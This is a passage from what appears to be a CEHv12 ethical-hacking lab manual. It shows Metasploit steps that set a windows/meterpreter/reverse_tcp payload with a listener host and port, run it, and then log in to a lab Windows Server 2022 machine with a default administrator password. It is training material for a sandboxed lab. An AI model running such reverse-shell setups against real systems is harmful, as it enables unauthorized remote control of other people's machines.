
11. Now type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.




12. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.

13. Type **set lport 444** and press **Enter** to set lport.


14. Now type **run** in the Metasploit console and press **Enter**.




15. Click **CEHv12 Windows Server 2022** to switch to **Windows Server 2022** machine. Click **Ctrl+Alt+Del**. By default **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.



